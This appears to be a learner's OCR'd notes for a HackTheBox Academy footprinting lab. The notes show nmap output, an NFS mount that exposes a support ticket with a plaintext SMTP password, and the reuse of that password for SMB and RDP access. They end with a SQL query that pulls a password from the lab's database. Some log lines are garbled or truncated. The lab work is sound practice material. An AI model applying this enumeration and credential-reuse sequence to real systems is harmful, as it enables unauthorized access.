
Meduim lab


mardi 24 septembre 2024 12:24 AM

Walkthrough :


https://www.natussec.com/blog/htb-academy-labs-footprinting-medium




```
Host is up (0.14s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
111/tcp  open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2049/tcp open  nlockmgr      1-4 (RPC #100021)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=WINMEDIUM
| Not valid before: 2024-09-22T20:00:19
|_Not valid after:  2025-03-24T20:00:19
|_ssl-date: 2024-09-23T21:18:39+00:00; +32s from scanner time.
| rdp-ntlm-info:
|   Target_Name: WINMEDIUM
|   NetBIOS_Domain_Name: WINMEDIUM
|   NetBIOS_Computer_Name: WINMEDIUM
|   DNS_Domain_Name: WINMEDIUM
|   DNS_Computer_Name: WINMEDIUM
|   Product_Version: 10.0.17763
|_  System_Time: 2024-09-23T21:18:31+00:00
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=9/23%OT=111%CT=1%CU=30397%PV=Y%DS=2%DC=T%G=Y%TM=66F
OS:1DB90%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10E%TI=I%CI=I%TS=U)SEQ(
OS:SP=104%GCD=1%ISR=10E%TI=I%CI=I%II=I%SS=S%TS=U)SEQ(SP=104%GCD=1%ISR=10E%T
```




```
┌──(jerbi㉿Anonymous)-[~/HackTheBox/Enumeration_labs/meduim]
└─$ sudo mount -t nfs -o vers=4 10.129.109.205:/TechSupport ./mount

[sudo] password for jerbi:

┌──(jerbi㉿Anonymous)-[~/HackTheBox/Enumeration_labs/meduim]
└─$ ll
total 64
drwx────── 2 nobody nogroup 65536 Nov 10  2021 mount
```




```
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283769.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283770.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283771.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283772.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283773.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283774.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283775.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283776.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283777.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283778.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283779.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283780.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283781.txt
-rwx────── 1 nobody nogroup 1305 Nov 10  2021 ticket4238791283782.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283783.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283784.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283785.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283786.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283787.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283788.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283789.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283790.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283791.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283792.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283793.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283794.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283795.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283796.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283797.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283798.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283799.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283800.txt
-rwx────── 1 nobody nogroup    0 Nov 10  2021 ticket4238791283801.txt

┌──(root㉿Anonymous)-[/home/…/HackTheBox/Enumeration_labs/meduim/mount]
└─# cat ticket4238791283782.txt
Conversation with InlaneFreight Ltd

Started on November 10, 2021 at 01:27 PM London time GMT (GMT+0200)
---
01:27 PM | Operator: Hello,.

So what brings you here today?
01:27 PM | alex: hello
```




```
Started on November 10, 2021 at 01:27 PM London time GMT (GMT+0200)
---
01:27 PM | Operator: Hello,.

So what brings you here today?
01:27 PM | alex: hello
01:27 PM | Operator: Hey alex!
01:27 PM | Operator: What do you need help with?
01:36 PM | alex: I run into an issue with the web config file on the system for the smtp serv
er. do you mind to take a look at the config?
01:38 PM | Operator: Of course
01:42 PM | alex: here it is:

 1smtp {
 2    host=smtp.web.dev.inlanefreight.htb
 3    #port=25
 4    ssl=true
 5    user="alex"
 6    password="lol123!mD"
 7    from="alex.g@web.dev.inlanefreight.htb"
 8}
 9
10securesocial {
11
12    onLoginGoTo=/
13    onLogoutGoTo=/login
14    ssl=false
15
16    userpass {
17      withUserNameSupport=false
18      sendWelcomeEmail=true
19      enableGravatarSupport=true
20      signupSkipLogin=true
21      tokenDuration=60
22      tokenDeleteInterval=5
23      minimumPasswordLength=8
24      enableTokenJob=true
25      hasher=bcrypt
26      }
27
28     cookie {
```




```
Started on November 10, 2021 at 01:27 PM London time GMT (GMT+0200)
——
01:27 PM | Operator: Hello,.

So what brings you here today?
01:27 PM | alex: hello
01:27 PM | Operator: Hey alex!
01:27 PM | Operator: What do you need help with?
01:36 PM | alex: I run into an issue with the web config file on the system for the smtp serv
er. do you mind to take a look at the config?
01:38 PM | Operator: Of course
01:42 PM | alex: here it is:

smtp {
    host=smtp.web.dev.inlanefreight.htb
    #port=25
    ssl=true
    user="alex"
    password="lol123!mD"
    from="alex.g@web.dev.inlanefreight.htb"
}

securesocial {

    onLoginGoTo=/
    onLogoutGoTo=/login
    ssl=false

    userpass {
      withUserNameSupport=false
      sendWelcomeEmail=true
      enableGravatarSupport=true
      signupSkipLogin=true
      tokenDuration=60
      tokenDeleteInterval=5
      minimumPasswordLength=8
      enableTokenJob=true
      hasher=bcrypt
      }

     cookie {
     #       name=id
     #       path=/login
     #       domain="10.129.2.59:9500"
```



```
┌──(jerbi㉿Anonymous)-[~/HackTheBox]
└─$ smbclient -U "alex"  \\\\10.129.109.205\\devshare
Password for [WORKGROUP\alex]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Sep 23 17:46:26 2024
  ..                                  D        0  Mon Sep 23 17:46:26 2024
  important.txt                       A       16  Wed Nov 10 11:12:55 2021

                6367231 blocks of size 4096. 2593162 blocks available
smb: \> get important.txt
getting file \important.txt of size 16 as important.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
```




```
drwxr-xr-x 5 jerbi jerbi 4096 Sep 11 18:17

┌──(jerbi㉿Anonymous)-[~/HackTheBox]
└─$ cat important.txt
sa:87N1ns@slls83
```



```
┌──(jerbi㉿Anonymous)-[~/HackTheBox]
└─$ xfreerdp /u:alex /p:'lol123!mD' /v:10.129.109.205
[18:14:16:131] [94305:94306] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate
(18)' at stack position 0
[18:14:16:131] [94305:94306] [WARN][com.freerdp.crypto] - CN = WINMEDIUM
[18:14:19:460] [94305:94306] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
[18:14:19:460] [94305:94306] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[18:14:19:488] [94305:94306] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd
[18:14:19:488] [94305:94306] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
```

Run mssql as administrator


FreeRDP: 10.129.109.205
SQLQuery1.sql - WINMEDIUM.accounts (WINMEDIUM\Administrator (56))* - Microsoft SQL Server Management Studio (Admi...
Quick Launch (Ctrl+Q)
File
Edit
View
Query
Project
Tools
Window
Help
New Query
accounts
Execute
Object Explorer
Connect
WINMEDIUM (SQL Server 15.0.2000.5 - WINMEDIUM\Administrator)
Databases
System Databases
Database Snapshots
accounts
Security
Server Objects
Replication
PolyBase
Always On High Availability
Management
Integration Services Catalogs
SQL Server Agent (Agent XPs disabled)
XEvent Profiler
SQLQuery1.sql - WI...Administrator (56))*
100 %
Results
Messages
Ready
Ln 1
Col 1
INS
FRA
3:25 PM
9/23/2024
-sec-check
jerbi@Anonymous: ~/HackTheBox

```
SELECT password FROM .devsacc WHERE name LIKE '%htb%'
```

	password
1	lnch7ehrdn43i7AoqVPK4zWR

MEDIUM (15.0 RTM) | WINMEDIUM\Administrato... | accounts | 00:00:00 | 1 rows

```
7:972] [84989:84990] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
7:972] [84989:84990] [ERROR][com.freerdp.crypto] - Common Name (CN):
7:972] [84989:84990] [ERROR][com.freerdp.crypto] -      WINMEDIUM
7:972] [84989:84990] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trus

ate details for 10.129.109.205:3389 (RDP-Server):
Common Name: WINMEDIUM
Subject:     CN = WINMEDIUM
Issuer:      CN = WINMEDIUM
Thumbprint:  5f:0e:ef:80:c3:c7:0c:49:37:02:db:76:6c:b3:41:5f:76:a3:6e:d1:02:a9:ff:3f:2a:56:f1:26:2e:45:f9:88
e X.509 certificate could not be verified, possibly because you do not have
ertificate in your certificate store, or the certificate has expired.
ook at the OpenSSL documentation on how to add a private CA to the store.
rust the above certificate? (Y/T/N) Y
0:114] [84989:84990] [WARN][com.freerdp.core.nla] - SPNEGO received NTSTATUS: STATUS_LOGON_FAILURE [0×C00000
 server
0:114] [84989:84990] [ERROR][com.freerdp.core] - nla_recv_pdu:freerdp_set_last_error_ex ERRCONNECT_LOGON_FAI
00020014]
0:114] [84989:84990] [ERROR][com.freerdp.core.rdp] - rdp_recv_callback: CONNECTION_STATE_NLA - nla_recv_pdu(

0:114] [84989:84990] [ERROR][com.freerdp.core.transport] - transport_check_fds: transport→ReceiveCallback()

i㉿Anonymous)-[~/HackTheBox]
erdp /u:alex /p:'lol123!mD' /v:10.129.109.205
2:065] [85224:85225] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate
 stack position 0
2:065] [85224:85225] [WARN][com.freerdp.crypto] - CN = WINMEDIUM
4:401] [85224:85225] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
4:401] [85224:85225] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
4:434] [85224:85225] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd
4:434] [85224:85225] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
5:285] [85224:85225] [INFO][com.freerdp.client.x11] - Logon Error Info LOGON_FAILED_OTHER [LOGON_MSG_SESSION
:]
3:395] [85224:85225] [ERROR][com.freerdp.core.transport] - BIO_read returned a system error 110: Connection
t
3:395] [85224:85225] [ERROR][com.freerdp.core] - transport_read_layer:freerdp_set_last_error_ex ERRCONNECT_C
RANSPORT_FAILED [0×0002000D]
3:395] [85224:85225] [INFO][com.freerdp.client.common] - Network disconnect!

i㉿Anonymous)-[~/HackTheBox]
erdp /u:alex /p:'lol123!mD' /v:10.129.109.205
6:131] [94305:94306] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate
 stack position 0
[18:14:16:131] [94305:94306] [WARN][com.freerdp.crypto] - CN = WINMEDIUM
[18:14:19:460] [94305:94306] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
[18:14:19:460] [94305:94306] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[18:14:19:488] [94305:94306] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd
[18:14:19:488] [94305:94306] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
```

```
SMB         10.129.109.205  445    WINMEDIUM        Users           READ

┌──(jerbi㉿Anonymous)-[~/HackTheBox]
└─$
```